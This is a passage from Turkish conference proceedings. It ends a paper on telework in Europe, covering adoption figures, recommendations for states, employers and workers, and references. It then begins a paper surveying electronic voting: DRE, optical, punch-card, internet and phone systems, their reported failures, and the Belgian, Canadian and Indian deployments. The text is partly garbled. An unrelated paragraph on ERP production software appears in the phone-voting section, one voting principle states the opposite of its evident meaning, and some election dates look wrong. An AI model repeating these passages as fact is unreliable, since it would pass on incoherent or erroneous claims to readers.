21.yüzyıla taşınmasını sağlarken, onun yaygın bir biçimde kullanımının bir dizi istenmeyen yan etkiyi de beraberinde getirebileceği sonucuna varmıştır. Raporunda; yeni teknolojilerin, Avrupa Birliği içindeki korunmasız gruplara getireceği sosyal zararı minimuma indirecek şekilde düzenlenmiş bir yaklaşımla kullanılırsa bu yan etkilerin pek çoğunun önüne geçilebileceği belirtilmiştir [2]. Tele çalışma üzerine yapılan son araştırmalar Avrupa'da 9 milyon kişinin tele çalışma ile işlerini yaptıklarını ortaya koymuştur. 6 milyon kişi düzenli tele çalışırken, 3 milyon kişi ara sıra tele çalışmaktadır. Avrupa işgücünün %6'sı tele çalışandır. EcaTT (Elektronik Ticaret ve Tele Çalışma Eğilimleri) tarafından yürütülen araştırma sonuçlarına göre 1994-1999 yılları arasındaki tele çalışmanın yıllık büyüme oranı Avrupa Birliği'ne üye 5 büyük ülke ortalaması %17'dir.

E-Avrupa girişimi, Avrupa Komisyonu tarafından 1999 yılında kabul edilmiştir. E-Avrupa + Eylem Planının amaçları arasında, uzaktan çalışmanın teşvik edilmesi ve desteklenmesi de bulunmaktadır. Ayrıca kamuya açık mekanlarda kamu internet erişim noktaları oluşturmak, topluluklarda eğitim ile e-çalışma olanaklıklarına erişim sağlayan çoklu ortam ve çok amaçlı tele merkezlerin kurulması da amaçlanmaktadır[15]. Aday ülkeler, dezavantajlı grupların ve bölgelerin aktif rol almalarını ve katılımlarını desteklemektedirler. Ortaya konan saptamalar ışığında elde edilecek en temel kazanımlar ise, iletişim altyapısının gelişimi ile evden çalışmanın olanaklı hale gelmesi, işyerine bağımlılığın ortadan kalkması ve kişilerin herhangi bir yerden ofisteki bilgisayarlarına ulaşarak işlerini yapabilecek olmasıdır [15].

## 6. Tele Çalışma Uygulama Sürecine Yönelik Öneriler

Tele çalışmanın uygulanmasına yönelik süreç, devlet, kurumlar ve çalışanlar açısından ele alınmalıdır. Öncelikle, devletin tele çalışmaya yaklaşımı önemlidir. Ülke genelinde bir tele çalışma politikasının belirlenmesi gerekmektedir. Avrupa Birliğine aday ülkelerden tele çalışmayı teşvik edici politikaların oluşturulması bek-

lenmektedir. Bu bağlamda, devlet tarafından özel sektör şirketlerine ve bireysel tele çalışma programlarına yardımcı olacak, Kamu Tele Çalışma Hizmet Programı Kurumunun kurulması gereklidir. Bunun yanı sıra, devlet tarafından finanse edilen bir tele çalışma hizmet programının kurulması da tele çalışmanın uygulanmasını kolaylaştıran bir etken olabilecektir.

Tele çalışmayı uygulamak isteyen kurum ve kuruluşlar da devletin belirlediği tele çalışma politikaları ile uyumlu bir tele çalışma programı oluşturmalıdır. Yöneticilere tele çalışmaya yönelik eğitim ve seminerlerin verilmesi gerekmektedir. Kurumsal adaptasyonların yapılması şarttır. Kurumlar, tele çalışanların evlerine teknolojik altyapıyı kurmaktan ve devam ettirmekten sorumludurlar. Bunun yanı sıra, tele çalışmaya uygun olan işlerin ve görevlerin seçilmesi gerekmektedir. Tele çalışmanın yapılacağı yere, tele çalışma biçimine ve saatlerine işverenler tele çalışanlarla birlikte karar vermelidirler. Bunun sonrasında, tele çalışanlarla sözleşme yapılmalıdır.

Tele çalışanlarla geleneksel çalışanlar arasında eşit istihdam şartları sağlanmalıdır. Kurum ve kuruluşlar kesin olarak tele çalışma programına başlamadan önce test edecek bir senelik bir pilot proje uygulaması yapmalı, bu proje sonrasında ortaya çıkan problemlerin çözümüne yönelik politikalar üretilmeli, başarısız olan programlar sonlandırılmalıdır. Kurumlar tele çalışma sürecini izlemeli ve değerlendirmelidir. Tele çalışanların, şirketlerden tamamen izole olmaması ve meslektaşları ile iletişimin devamı açısından haftalık ya da aylık şirket toplantılarının yapılması önemlidir[20].

Tele çalışan açısından da, tele çalışmaya olan istek en önemli gerekliliktir. Buna ek olarak, tele çalışma ile işlerini devam ettirecek olan bireylere konuya ilişkin eğitimin verilmesi şarttır. Bu eğitim, gerek bilişim teknolojileri kullanımını gerekse tele çalışmanın beraberinde getireceği sorumlulukları içeren bir programa sahip olmalıdır. Tele çalışacak olan kişinin yaptığı işin ofisten uzakta yapılmaya uygun olması gerekmektedir. Buna danışmanla birlikte tele çalışan karar verir.

Yani, iş tamamen tele çalışmaya uygun değilse uygun olabilecek görev ve sorumluluklara karar verilebilir. Kurumların belirlediği toplantılara devamlı katılım, tele çalışanların sosyal izolasyonunun önlenmesi ve meslektaşları ile yüz yüze iletişiminin sağlanması için gereklidir. Tele çalışma ile çalışacak kişinin tele çalışmaya ilişkin görev ve sorumlulukları yerine getirebilecek yeteneğe sahip olduğunu kanıtlamalıdır. Tele çalışacak olan kişiler, bağımsız çalışma yeteneğine sahip olmalıdır. Açık olarak tanımlanan görev ve araçlar, minimum yüz yüze iletişimi gerektirmelidir ve ölçülebilir olmalıdır. İşlerin optimum olarak yapılabilmesi için bir tele çalışma çevresi içinde aşağıdakilerin yapılması gerekmektedir;

- Tele çalışanın evinde iş mekanı olarak ayrılmış bir alan olmalıdır. Bu alan temiz ve güvenli olmalıdır.
- Kabul edilen iş sözleşmesindeki herhangi bir değişiklik, yer ya da belirtilen diğer değişiklikler danışman tarafından onaylanmalıdır.
- İşyerinde olabilecek kaza ihtimaline karşı kurum çalışma alanını tefiş etmelidir. Kurumlar tele çalışma yapılacak mekanın güvenli çalışma şartlarına sahip olduğunu garanti etmelidir.
- Çalışanların özel harcamaları bu programa dahil değildir. Çalışan ile danışmanlar arasında örnek alandan örnek alana çeşitlilik gösterebilir.
- Kurum tarafından kurulan herhangi bir yazılım veya donanım kurumun mülkiyetinde olmaya devam edecektir. Tele çalışma programı sonlanırsa kuruma geri dönecektir.
- Resmi olarak bir politika ile belirlenen durumlar dışında, kuruma ait olan yazılım çoğaltılamaz.
- Kurum yazılımını kullanan çalışanlar üreticinin lisans sözleşmelerine uymak zorundadır.
- Kuruma ait materyaller kopya edilemez. Çalışanlar kurumlar tarafından izin verilmeyen bilgilerin güvenliğini korumak için gereken tüm tedbirleri almak zorundadır.
- Kuruma ait donanım diğer aile üyeleri tarafından ya da kişisel amaçlı olarak kullanılamaz [20].

## 7. Sonuç

Bilişim teknolojilerinin beraberinde getirdiği yeni çalışma biçimi olarak tele çalışma son yıllarda akademik ve iş çevrelerinde oldukça ilgi görmektedir. Tele çalışma ağırlıklı olarak çalışanlar, işverenler ve organizasyonlar açısından ele alınmaktadır. Bununla beraber, tele çalışmaya gösterilen ilgi her geçen gün artmaktadır. Bilişim teknolojilerinin kullanımının yüksek olduğu Avrupa Ülkelerinde ve Amerika'da tele çalışan oranları her geçen gün artış göstermektedir.

Tele çalışma uygulamalarında işveren ve çalışan arasında oluşturulacak bir çalışma programının yapılması önemlidir. Bu program tele çalışmayla yapılacak olan işlerin belirlenmesini ve çalışma takvimini içermelidir. Burada önemle vurgulanması gereken konu, tele çalışmanın isteğe bağlıdır ve tam gün yapılma zorunluluğu yoktur. Tele çalışmaya ilişkin olarak pek çok firma finansal korkulara sahiptir. Kurumlar tele çalışmayı organizasyonel yapıları için bir tehdit olarak görmektedirler. Ayrıca, eğitim için gereken ek maliyet gözlerini korkutmaktadır. İlk olarak en temel ihtiyaç bilgisayar donanımı, yazılımı ve iletişim materyalleridir. Bu ekipmanın değeri organizasyonun ihtiyaçlarına bağlıdır.

Sonuç olarak, açıkça görülmektedir ki, tele çalışma kavramı, çalışanlarını işyerinde görmek isteyen bazı kurumlar için imkansızdır. Fakat, zamanla bu daha az gerekli hale gelmektedir. Bilgisayar fiyatları hızla düşmekte ve teknoloji kendisini büyük bir hızla yenilemektedir. Bunun yanında sosyal izolasyon sorunu da çözümlenmesi gereken problemler içinde yer almaktadır. Burada üzerinde durulması gereken konular; tele çalışmaya yönelik olarak çalışanlara ve kurumlara verilecek eğitimin etkililiği ve erişilebilirliği, tele çalışanları sisteme entegre eden organizasyonel yapının, tele çalışmaya yönelik meslek fonksiyonlarının uyumu, teknolojinin uygunluğu ve yardımcı teknolojinin kullanımı, iletişim ağları ve donanımın sağlanmasıdır. Bunlara ek olarak, yeni tele çalışma modellerinin tele çalışanların beklentilerine yönelik olarak tasarlan-

ması, evde sosyal izolasyon yaşamamaları ve boş zamanlarını değerlendirme konusunda yaşam kalitesinin artırılması amacını taşıması da önemle ele alınması gereken konulardır.

## 8. Kaynaklar

[1] Di Martino, V. And Wirth, L., Telework: A new way of working and living, International Labour Review, 129, 529-554, 1990.

[2] Huws, U., Teleworking in Britain: A Report to the Employment Department; Employment Department, Research Series No.18, Shoffield, 1993.

[3] EIRR, "Teleworking in Europe; Part One; European Industrial Relations Review; No.268, May, 1996.

[4] McQuay, R., Telecommuting: Possible futures for urban and rural communities, McQuay Technologies, Phoenix AZ, <http://www.asu.edu/caed/>, 1995.

[5] Moss, M., Technology and Cities, Cityscape: A Journal of Policy Development and Research, vol.3, no.3, 1998.

[6] Nilles, J.M., Making Telecommuting Happen: A Guide for Telemanagers and Telecommuters; Van Nostrand Reinbold, New York, 1994.

[7] Shin, B., Telework: existing research and future directions., Journal of Organizational Computing and Electronic Commerce 10 (2) 2000, 85-101.

[8] Carnicer, M.P., Perez, A.M. and Sanchez, L., Benefits and Barriers of Telework: perception differences of human resources managers according to company's operations strategy, Technovation (22), 2000, pp. 775-785.

[9] Milne, S., On Telecommuting: APS Enterprises Research Paper. <http://www.com/user/pse/telecom.htm>, 1995.

[10] Bennett, V. And Moorcroft, S., "European Guide to Teleworking: A Framework for Action; European Foundation for the Improvement of Living and Working Conditions"; Dublin, 1995.

[11] Moran, R., The Electronic Home: Social and Spatial Aspects; A Scoping Report European Foundation for the Improvement of Living and Working Conditions, Dublin, 1993.

[12] Burch, S., "Teleworking: A Strategic Guide for Management", Kogan Page, London, 1991.

[13] Blais, P. "How the Information Revolution Is Shaping Our Communities, Planning Commissioners Journal Issue 24, 1996.

[14] Erdem, Z., Tele Çalışma, İstanbul Üniversitesi Sosyal Bilimler Enstitüsü, Çalışma Ekonomisi ve Endüstri İlişkileri Programı, Doktora Tezi, İstanbul, 1997.

[15] E-Europe+, Avrupa'da Bilgi Toplumunun Oluşturulması İçin Ortak Girişim, Eylem Planı, Haziran, 2003, 2001. [www.europa.eu.int/ispo/iap/](http://www.europa.eu.int/ispo/iap/),

[16] Bilişim Şurası, T.C. Başbakanlık, "Bilgi Toplumuna Doğru", ODTÜ Kültür ve Kongre Merkezi, Sonuç Raporu, Ankara, 2002.

[17] Devlet Personel Başkanlığı, 2003 ([www.bilgitoplumu.gov.tr](http://www.bilgitoplumu.gov.tr)).

[18] TÜBİTAK BİLTEN, "Bilgi Teknolojileri Yaygınlık ve Kullanım Araştırması", Ankara, 2001.

[19] Telekomünikasyon Kurumu Bilgi Teknolojileri ve Koordinasyon Dairesi Başkanlığı, <http://www.tk.gov.tr>, 2006.

[20] Meşhur, H., F., A., Engellilerin Bir İstihdam Seçeneği Olarak Tele Çalışma; Modellenmesi ve Modelin Kent Planlama Açısından İrdelemesi, Doktora Tezi, Selçuk Üniversitesi, Fen Bilimleri Enstitüsü, Mimarlık Ana Bilim Dalı, 2006.

## Elektronik Seçim Sistemi

### Coşkun Telciler

Pamukkale Üniversitesi, Enformatik Bölümü  
ctelciler@pamukkale.edu.tr

**Özet:** Demokrasilerin olmazsa olmazı seçimlerdir. Siyasi partiler, adaylar, meclis, vd. seçim olmazsa bir anlam ifade etmezler. Dolayısıyla seçimlerin güvenilir, doğru, hızlı, şikayetleri önleyici bir biçimde yapılması gereklidir. Birde maliyetler düşürülürse sistem daha faydalı olacaktır.

Bu amaçlara ulaşmak için elektronik ortamda seçim yapılması fikri pek çok ülkede düşünülmektedir. Birçok ülkede yaygın uygulamalar bulunmaktadır. Burada amaç seçmenin sağlıklı ortamda, hiçbir baskı altında kalmadan, demokrasinin gereklerine göre gizlilik ilkesi içinde oy kullanması ve oy kullanma işlemi bittikten sonra oyların sayımının hem büyük bir güvenlik içinde, hilelere yol açmadan, şikayetlere yer vermeden hızla sonuçlandırılması olmuştur. Bunun için küçük bir bilgisayar olan çeşitli makineler tasarlanmıştır.

Ülkemizde de bu olaya ilgi duyanlar vardır. Bunlar ATM makinelerinde yada spor toto bayilerinde yada çeşitli ortamlarda oy kullanılmasını savunmuşlardır. Fakat, ülkenin kaderinin belirle- neceği seçimlerin, her türlü seçim güvenliğini sağlayacak, seçim ilkelerine uyacak bir ortamda yapılması gereklidir. Bunun içinde olaya profesyonelce yaklaşmak gereklidir. Elektronik seçimin faydalarını kısaca belirtecek olursak;

1. Seçim güvenliğini sağlamak,
2. Bir kişinin birden çok oy vermesini önlemek,
3. İptal edilen oyların sayısını azaltmak, bazı bölgelerde iptal edilen oyların kazanan ve kaybeden arasındaki farktan büyük olduğu görülmektedir,
4. Engelli seçmenler için daha pratik oy vermenin sağlanması,
5. Seçim gizliliğinin sağlanması,
6. Seçim hilelerini azaltmak,
7. Daha hızlı seçim sonuçlarını almak,
8. Maliyetleri azaltmak.

Bu sistemin ülkemizi bilgi teknolojileri alanında daha da ileriye götüreceğini umut ederek yazıyı dikkatinize sunuyoruz.

**Anahtar Kelimeler:** e-seçim, e-devlet, DRM

### 1. Elektronik Seçim nedir?

Elektronik seçim, halkın yaptığı seçimin elektronik aygıtlarla toplanıp, değerlendirilmesi işlemidir. Elektronik oylama kiosklarla, Internet telefonu ile, delikli kartlarla ve optik oy pusulaları ile yapılabilir.

Elektronik seçim sistemleri 1960 lardan beri kullanılmaktadır. Yeni teknoloji olan işaret algılayan oy pusulaları kullanılmaya başlanmıştır. Internet ve telefonla oy kullanma yöntemleri resmi olmayan sistemlerde kullanılmaya başlanmış fakat güvenlik sorunları yaşanması dolayısıyla resmi seçimlerde kullanılamamaktadır.

Doğrudan kayıtlı sistemler (DRE), ara yüzleri ATM'lere benzemektedir, tasarıma bağlı olarak seçmene anlık bilgi sağlamakta, geçersiz oy kullanması durumunda uyarmakta, oy kullanıldıktan sonra sayma işlemini gerçekleştirmektedir. Her seçmen için yazıcıdan bir oy pusulası alınmakta böylece seçim sisteminin doğrulanması yapılmaktadır.

Karşıt olarak, kağıtsız sistemde, seçmenler yazılım, donanım ve insan faktörü açısından tüm sistemin doğruluğuna, dürüstlüğüne ve güvenliğine inanmak durumundadırlar.

Sistem satıcıları, ticari kaygılarla tüm hakları kendilerine ait olan sistemlere yönelmektedirler. Buda bazı araştırmacılar tarafından benimsenmemektedir. Açık kaynak kodlu yazılımlar, bu tip sistemlere şeffaflık sağlamaktadır. Bu durumda satıcı firmanın hakimiyeti azalmaktadır.

Elektronik Seçim Sistemleri, yaygın olarak Hindistan, Brezilya ve ABD'nin bazı eyaletlerinde kullanılmıştır. Görünen odur ki, pek çok demokratik ülkede bu sistemler ileride yaygın olarak kullanılacaktır. Şu an kullanılan oy pusulalarının ve elle yapılan sayım işleminin yerine bu sistemler alacaktır.

### Sistem Çeşitleri

#### Doğrudan Kayıt Sistemi (DRE)

DRE tipi sistemler tercih edilen sistemlerdir, çünkü seçmeni yanlış yaparsa uyarıp, başka bir kişinin müdahalesine gerek kalmadan yönlendirebilir. Bununla birlikte, seçmenin oy pusulasının bir yedeğini saklamaz, böylece yeniden sayılma ve gözden geçirme işlemlerine olanak tanımaz. Bu nedenle güvenlik açısından pek çok tartışma yaratır.

#### İşaret Tanıyıcı (Optik) Sistem

Bu sistemde seçmen oy pusulasını işaretler ve kutuya koyar. Oylar ya merkezde yada o bilgede otomatik algılayıcılar (optik okuyucu) ile sayılır. Sistem pusulayı kabul ettiğinde onu meşru oy pusulası olarak kabul eder. Pusulada-

ki yanlış işaretler sorunlara yol açar. İşaretler yanlışlıkla yapılmış, alanın dışına taşmış, yada eksik işaretlenmiş olabilir.

#### Delikli Kartlı Sistem

Delikli kartlı sistemde, seçmenler hazırlanmış delikli kartlarda kendi seçimlerini yansıtacak şekilde kartı delerler. Bu sistemleri sağlayan başlıca iki satıcı firma vardır. Datavote and Votomatic. Datavote sisteminde, bir delme aracı ve delinmemiş kartları temizleyen bir vakum vardır. Votomatic sistemler, seçmenden bir iğne yardımıyla kartı delmesini ister. Votomatic sistemler 2002 yılındaki ABD seçimlerinde pek çok şikayete neden olmuştur. Bu nedenle Datavote sistemlerinin güvenilirliği daha fazladır.

#### İnternet Üzerinden Oylama

İnternet sistemi ile seçmen oyunu çevrim içi olarak, bir web ara yüzü ile kullanır. Elektronik posta yöntemi de denenmektedir. Bu sistemde, seçmen bir PC ve web çözümleyici yardımıyla uygun seçim sitesine girer. Kimlik denetimi yapılır ve ekranda boş oy pusulası çıkar. Seçmen oy pusulasını doldurur, işlem sona erdiğinde "gönder" tuşuna basınca oy pusulası kaydedilmiş olur.

Bazı kurumlar, rutin olarak memurlarını ve Yönetim Kurulunu ve onlara vekalet edenleri İnternet oylaması ile seçmektedirler. Fakat güvenlik, kişisel, gizlilik ve izlenebilirliğin yüksek olması gereken genel seçimlerde bu tip oylamaların seçimin güvenilirliği açısından tercih edilmeyeceği açıktır. Kişisel bilgisayarlar da ve İnternet üzerinde pek çok güvenlik sorunu yaşanabilir, sistemin hack'lenmesi söz konusu olabilir, oy verme işleminde gizlilik esası uygulanmayabilir, seçmen başkasına danışarak oy kullanmıyor olabilir veya onun şifresini alan başka bir kişi oy kullanabilir. Örnekler arttırılabilir, dolayısıyla ülkenin kaderini belirleyecek olan ciddi bir seçimde bu uygulamanın seçim ruhuna aykırı olduğunu söyleyebiliriz.

PC mimarisinin en zayıf yanı, kötü niyetle yazılmış program vasıtası ile, seçmenin kullan-

dığı oyun yanlış kanallara yönlenebilmesidir. Seçmenin oy kullanması önlenemez, gizlilik ilkesi çiğnenebilir veya oy pusulası seçmenin izni olmadan değiştirilebilir, yani başka partiye yada adaya oy vermesi sağlanabilir

İnternet'in kötü niyetli kişiler karşısındaki korumasızlığı sistemin zayıflığını oluşturur. Örneğin, sistemi sabote edici saldırılar, yanıltıcı adresler (yanlış adres gösterip seçmen oyunu farklı sitelere yönlendirme), büyük hatalara yol açar, hatta seçmen oyunun alınıp satılmasına neden olabilir.

İnternet üzerinden oy verme işlemine saldırılar dünyanın herhangi bir yerinden yapılabilir ve seçim sonuçlarını değiştirebilir. Saldırı fark edilse bile düzeltilmesi mümkün olmayabilir.

Daha önemli olan, seçmene özel yerlerde oy verme hakkı tanıyan hangi oy verme sistemi olursa olsun, oy satma olayına karşı güvenli değildir. Buda demokrasilerde seçimin ruhuna aykırıdır.

Bu nedenlerle, ABD Silahlı Kuvvetleri, SERVE (Secure Electronic Registration and Voting Experiment) adı verilen programı 2004 yılında iptal etti. SERVE programı ile 8 eyalette askeri personel ve deniz aşırı oturan ABD vatandaşları oy kullanabileceklerdi.

#### Telefonla Oy Verme Sistemi

Telefonla oy kullanma, seçmenin farklı tercihler için farklı numaraları aramasını gerektirir yada seçmen "Çağrı merkezi" gibi bir numarayı arayarak, orada verilecek komutlara göre oyunu telefon tuşlarına basarak kullanabilecektir. Sistemin avantajı oy kullanma işleminin basit oluşu ve herkesin buna katılma imkanı olmasıdır. Sakıncası ise, seçmenin kullandığı oyun kanıtlanması zorluğu ve bir kişinin sadece tek oy kullanmasının nasıl sağlanacağıdır.

Fox TV, bir yarışmada hangi adayın kazanacağını telefon oylaması ile belirlemiştir. İzleyiciler kendilerine verilen telefon numarasını aramışlar ve oy kullanmışlardır.

PCS ' ten ERP ' ye dönüşümün temelini kapsam genişlemesi oluşturur. PCS ' te üretim süreci ile en yakından ilgili (Malzeme, Ürün Ağacı, Üretim Planlama gibi) süreçler entegre pakete dahil edilmiştir. MRPII de kapsam daha genişletilmiş diğer ikinci derecede (Kalite, Bakım gibi) ilgili süreçler, ERP ' de ise hemen hemen bütün süreçler (finans, insan kaynakları gibi) içerilmiştir.

Dikkat edilirse, görülecektir ki "Üretim Yönetim Sistemi" paketlerinin gelişimi giderek kuruluğu, dikey ve yatay olmak üzere iki boyutta kapsayacak bir biçime gelmektedir. Bütün süreçler giderek sistemin içine alınmaktadır. Bu ise, giderek ağırlaşan ve süreçleri artan uygulamaların devreye alınması demektir.

#### Elektronik Seçim Sisteminin Avantajları

Başlıca avantajları şunlardır:

1. Makineler her insanın hatasız oy vermesini sağlar.
2. Farklı dillerde oy pusulası görülebilir. (ABD için)

ABD'de her seçim bölgesinde farklı dillerden kaç adet oy pusulası hazırlanacağı belirlenmektedir.

Delikli kartlar veya optik okuyucular, görme engelli insanlar için kullanışlı değildir. Hareket yeteneği sınırlı olan insanlarda bazı aletleri kullanmakta zorluk çekebilirler. Bazı teknolojik yardımlarla bu insanların oy kullanması sağlanmaya çalışılmaktadır.

#### Elektronik Seçimde Sorunlar

Diebold Election Services firmasının bir yetkilisi, 2 mart 2004 başkanlık seçimlerinde firmasının DRE sistemlerinin kullanıldığı Kaliforniya seçimlerinde güvenlik açıklarının ve hatalı oy pusulalarının olduğunu itiraf etti. 30 nisanda seçim sorumlusu dokunmatik ekranda verilen oyların iptal edildiğini ve firmanın takibata alındığını açıkladı.

2002 Florida seçimlerinde ortaya çıkan hatalar ana sorun arasındadır.

2004 Kaliforniya seçimlerinde 6692 yabancı oy tespit edilmiştir. Bunun nedeni işaret algılayan sistemin yeterli derecede deneyden geçirilmemesi olmuştur.

Seçim makinelerinde kullanılan yazılımın açık kaynak kodlu olmaması nedeniyle fark edilmeyen hatalar veya kasıtlı yapılan aldatmalar olabilir.

2002 Florida seçimlerinde bazı Kongre üyeleri, sonuçları değiştirecek yazılım hataları tespit etmişlerdir.

Virjinya 2003 seçimlerinde, makineler durdu, 953 oy kullanma makinesinde aynı anda modem trafiği sıkışıklığı yaşandı. Modemler dışardan saldırıya uğradı (hackerlar tarafından). Ertesi güne kadar sonuç alınamadı. Birçok seçmen kendi oyunun değerlendirilmediği kanısıyla itiraz etti.

### Seçim Sisteminde Uyulması Gerekli İlkeler

Bunları şöyle sıralayabiliriz.

1. Her seçmenin mutlak gizlilik içinde kullandırılması
2. Her seçmen sadece bir kez oy kullanmalı. Farklı kimliklerde oy kullanmasının önüne geçilmeli.
3. Kullanılan oyların içeriği değiştirilmeli. (hacker'lar, hırsızlar yada sahteciler tarafından)
4. Her oy doğru olarak raporlanmalı.
5. Her seçimde sistem işler halde bulunmalı.
6. Hilelere karşı denetim amaçlı oyun bir kopyası alınmalı. Fakat bu işlem oyun gizliliği ilkesini bozmamalı.

### Uygulamalardan Örnekler

#### Belçika'daki Uygulama

e-seçim sistemi Belçika'da 1991 yılında pilot olarak seçilen iki bölgede iki farklı sistemle

başlatıldı. Yasalardaki engeller, çoğunluğun isteği sonucu engel tanınmadan aşıldı. Denenen sistemlerden bir tanesi dokunmatik ekrandan oluşmaktaydı. Diğer sistem ise manyetik kart ve optik kalemlerle bir oy verme makinesinden oluşmaktaydı.

1994 yılında, e-seçim sistemi nüfusun yüzde 22 sine kadar yaygınlaştırıldı. Büyük şehirler, küçük köyler, Fransızca, Hollanda'ca yada her iki dili konuşan yerlerde sistem denendi.

1999 yılında sistem nüfusun yüzde 44 ü tarafından kullanılıyordu. Fakat bu yıldan itibaren bazı grupların lobi faaliyetleri sonucu sisteme daha fazla güvenlik öğeleri eklendi ve sistem daha fazla denemeye alındı. 2003 kadar yapılan üç seçimde, sisteme oy pusulasını okuyan optik okuyucular eklendi. Bu deneme başarılı oldu ve ilk kez kullanılmasına rağmen hiçbir şikayet gelmedi. Bu sistem VVAT olarak adlandırılır ve seçim memurları tarafından oyların yeniden sayılmasına olanak tanır. Seçimleri izlemek için kurulan bir komitede İçişleri Bakanlığının e-seçim sistemine bağlılığının arttığı gözlenmiştir.

2000 yılında yapılan yerel seçimlerde, tüm Belçika mahkemelerinin ve AIHM'nin olayı her yönüyle incelemesi önerildi. AIHM başvuruyu reddetti.

2003 yılında hala sistemden kuşku duyan vatandaşları ikna etmek için yeni bir sistem tasarlandı. Yeni sistemde, makineye bir yazıcı bağlanmıştı. Seçmen kullandığı oyun yazıcıdan çıkan kopyasını alıyor ve bu kopya seçim görevlileri tarafından onaylanıyordu. Seçim bittikten sonra kağıtlar sayılıyor ve bilgisayardan çıkan sonuçla karşılaştırılıyordu. Fark olursa kağıtların sayımıyla çıkan sonuç geçerli sayılmaktaydı. Hiçbir yerde sonuçlar birbirini tutmadı. Elektronik sonuçların daha güvenilir olduğu iddia edildi.

2004 yılından itibaren, bütün denemeler bitirdi. ve e-seçim sistemini kullanan nüfusun yüzde 44 lük kısmı manyetik kartlarla oy kullanmaya

devam etti. Kağıt kopyayı sayma işlemi ve optik okuyucu sistemleri iptal edildi.

### Kanada'daki Uygulamalar

Kanada'da e-seçim sisteminin olmadığı düşüncesi yanlıştır. Federal seçimlerde klasik oy pusulaları kullanılmasına rağmen, yerel yönetimlerde yapılan seçimlerde 1990 yılından beri elektronik sistemler kullanılmaktadır. Küçük yerlerde bu işlem başlamıştır ve eyalet düzeyine yaygınlaşması söz konusudur.

Kanada e-seçim standartları yoktur. Bazı eyaletlerde ABD standartları alınmıştır.

Eyaletlerde, her eyalet kendi sistemini uygulamaktadır.

2004 yılında Ontario eyaleti seçim baş sorumlusu yayınladığı raporda, "kağıtsız" sistemlere geçme gerekliliğinden (buna elektronik sistemlerde dahildir), alternatif yöntemler bulmaktan ve sistemin otomatikleşmeye geçmesinden bahsetmiştir. örnek verecek olursak:

Markham bölgesinde bir ABD firması olan Election Systems & Software firmasının sistemi kullanılmaktadır.

Edmonton, Alberta 2004 yılında dokunmatik ekranlı sistem kullanmıştır.

Saint John, New Brunswick 2004 belediye seçimlerinde optik okuyuculu sistem kullanmıştır.

Ontario, Markham and Prescott bölgelerinde aynı zamanda İnternet oylaması sistemi kullanılmaktadır. Seçmen eninden yada işyerinden yada seyahat esnasında oy kullanabilmektedir.

Ottawa eyaleti ABD firması olan Diebold sistemlerine geçmiştir.

### Hindistan'daki Uygulamalar

Electronic Voting Machines ("EVM") sistemi Hindistan'da genel seçimlerde kullanılmaktadır.

Sistemin özelliklerini şu şekilde özetleyebiliriz.

Seçim başlamadan önce seçim sorumlusu, sonuç düğmesine basarak saklı (daha önceden kullanılmış, hileli) oy olmadığını kanıtlar. Diğer görevlilere deneme amaçlı olarak oy kullanmalarını söyler, sonuç düğmesine basılarak oy kullanma işleminin gerçek sonuçları verdiği görülür. Sonra "temizle" tuşuna basılarak daha önceden yapılmış tüm sonuçlar iptal edilir ve gerçek oy verme işlemine başlanır.

Her denetim birimi tek bir numaraya sahiptir ve bu tek numara her sandıkta görülecek çıkmayan boya ile yazılır. Seçim görevlileri bu numarayı kaydederler. Böylece EVM makinesinin değiştirilmesinin önüne geçilmiş olur.

Seçmen, adayını yada partisini seçip işaretledikten sonra "mavi düğme"ye basar basmaz kırmızı ışık yanmaya başlar ve bip sesi duyulur. Bu seçmeni oyunun kayda geçtiği yolunda uyarır.

Son seçmen oyunu kullandıktan sonra, sandık görevlisi "kapat" tuşuna basar. Bundan sonra EVM hiçbir oyu kabul etmeyecektir. Daha sonra, pusula birimi denetim biriminden ayrılarak güvenliğe alınır.oy pusulaları sadece pusula biriminin içindeyken sayılır. Daha sonra seçim birimi başkanı ve diğer görevlilerle birlikte sayım işlemine başlanır. Bir çelişki olduğunda pusulalar gözden geçirilir.

**Tarihçe:** EVM'ler Hindistan Seçim sorumluları denetiminde Bharat Electronics Limited, Bangalore and Electronic Corporation of India Ltd., Hyderabad adlı özel sektör firmalarına yaptırıldı.

EVM'ler 1990 yılından itibaren deneme amaçlı kullanılmaya başlandı ve 1998 seçimlerinden itibaren genel seçimlerde kullanıldı.

**Teknoloji:** Hindistan e-seçim sistemi makineleri iki parçadan oluşur. Pusula biriminde seçmenin yaptığı tercihi (oy pusulası) bir kablo



ile elektronik oy pusulası kutusuna gönderen bir kablo vardır.

Bir EVM iki birimden oluşur.

1. Denetim birimi
2. Oy pusulası birimi

İki birim 5 metrelik bir kablo ile birbirine bağlıdır. Denetim birimi seçim sandık sorumlusunun yanındadır, oy pusulası birimi ise seçmenin oy kullandığı sandık odasındadır. Kağıttan oy pusulası yerine seçmen bir düğmeye basarak adayını yada partisini seçer.

EVM'lerde kullanılan mikroçipler ABD'de üretilmiştir. İthal edileceği zaman mühürlenirler. Açılması veya içindeki programın değiştirilmesi amacıyla kurcalanması çipe zarar verecektir. Böylece bir aday yada bir partiye avantaj sağlamak amacıyla programın değiştirilmesi engellenmiş olmaktadır.

**Özellikleri:** EVM'ler elektrik bağlantısı olmayan bölgelerde 6 voltluk alkalin pillerle çalışabilirler. Bu piller Bharat Electronics Ltd., Bangalore and Electronic Corporation of India Ltd., Hyderabad firmaları tarafından üretilmiştir.

Bir EVM en fazla 3840 oyu kaydedebilmektedir.

Bir EVM de en fazla 64 aday (parti) yer alabilmektedir. Pusulada 16 aday bulunur. Eğer aday sayısı 16 dan fazlaysa başka bir elektronik pusula eklenir. 32 den fazlaysa başka pusula eklenir. Böylelikle maksimum kapasite 64 adaya kadar çıkarılabilmektedir.

Düğmeye birden çok kereler basmak suretiyle birden çok oy vermek mümkün değildir. Pusuladaki "mavi düğme" basıldığında pusula birimi kilitlenmektedir. Seçmen düğmeye tekrar bassa da başka bir oy kayıtlanmaz. Böylelikle bir seçmen sadece bir oy kullanabilir.

**Faydaları:** İlk yatırım maliyeti yüksek olsa da işletme maliyeti kağıt oy pusulalarına göre çok

daha azdır. Kağıt masrafı, taşınması, depolanması, sayılması, bunlarla ilgilenen personele ödenen ücretler vs. kağıt pusulaların daha maliyetli olmasına yol açmaktadır. EVM sisteminde bu masraflar yoktur. Böylelikle ilk yatırım maliyeti ağır olmasına rağmen, klasik sisteme göre işletme maliyeti daha ucuz olmaktadır.

EVM'leri taşımak, kağıt oy pusulalarını taşımaktan daha kolaydır. EVM'ler daha hafiftir ve fiziksel olarak daha rahat taşınırlar.

